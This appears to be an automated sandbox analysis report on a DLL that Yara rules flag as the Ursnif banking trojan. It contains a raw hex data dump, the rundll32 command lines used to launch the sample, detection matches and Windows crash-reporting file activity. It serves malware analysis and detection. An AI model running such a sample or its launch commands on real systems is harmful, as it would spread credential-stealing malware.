f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<M]}9pqE`2]aPe["w~*]/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*"m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **6884**, Parent PID: **3600**

General	
Target ID:	0
Start time:	15:43:36
Start date:	22/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\NdmYtW.dll"
Imagebase:	0x80000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6900, Parent PID: 6884

General	
Target ID:	1
Start time:	15:43:37
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\NdmYtW.dll",#1
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6924, Parent PID: 6900

General	
Target ID:	2
Start time:	15:43:37
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\NdmYtW.dll",#1
Imagebase:	0xa40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.518051761.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473139925.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473019691.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.472939610.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.520209596.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.521204032.000000000556C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473219616.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473081632.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473238797.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473174490.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.520112788.00000000056E9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.472755466.0000000005768000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.520076193.000000000566A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.576866233.00000000065A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **7000**, Parent PID: **6884**

General

Target ID:	4
Start time:	15:43:40
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6884 -s 604
Imagebase:	0xf70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E5C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp.xml	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER24F2.tmp.csv	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2503.tmp.txt	success or wait	1	6E5B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 2f 63 62 fd 05 12 00 00 00 00 00	MDMP /cb	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6E5B497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1a 00 00 fd 2f 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT/cb0Pacific Standard TimePacific Daylight Time	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	7630	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	10738	1176	00 00 00 04 fd fd fd fd 00 00 08 00 fd 7b fd 77 48 17 fd 00 00 00 00 00 00 00 fd 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 10 75 74 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 fd 7b fd 77 fd fd fd 0f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 02 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 03 00 00 00 06 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	8346	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 30 fd 02 00 00 00 00 00 10 fd 02 00 00 00 00 fd 11 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 10 fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1c 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 04 00 00 00 00 00 50 0a 38 fd 00 00 00 00 21 01 1d 00 00 00 00 11 fd 3c 20 00 00 00 00 fd 31 06 01 00 00 00 00 69 24 01 00 1e fd 00 00 23 fd 05 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd fd 04 00 0e 2f 2a 00 6a fd 01 00 59 4f 12 00 00 00 00 00 fd 79 18 00 22 69 04	@!/FK?Zb0@P8< 1i$#/*jYOy"i	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	31366	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 7e fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$(`8T ~	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E5B497A	unknown
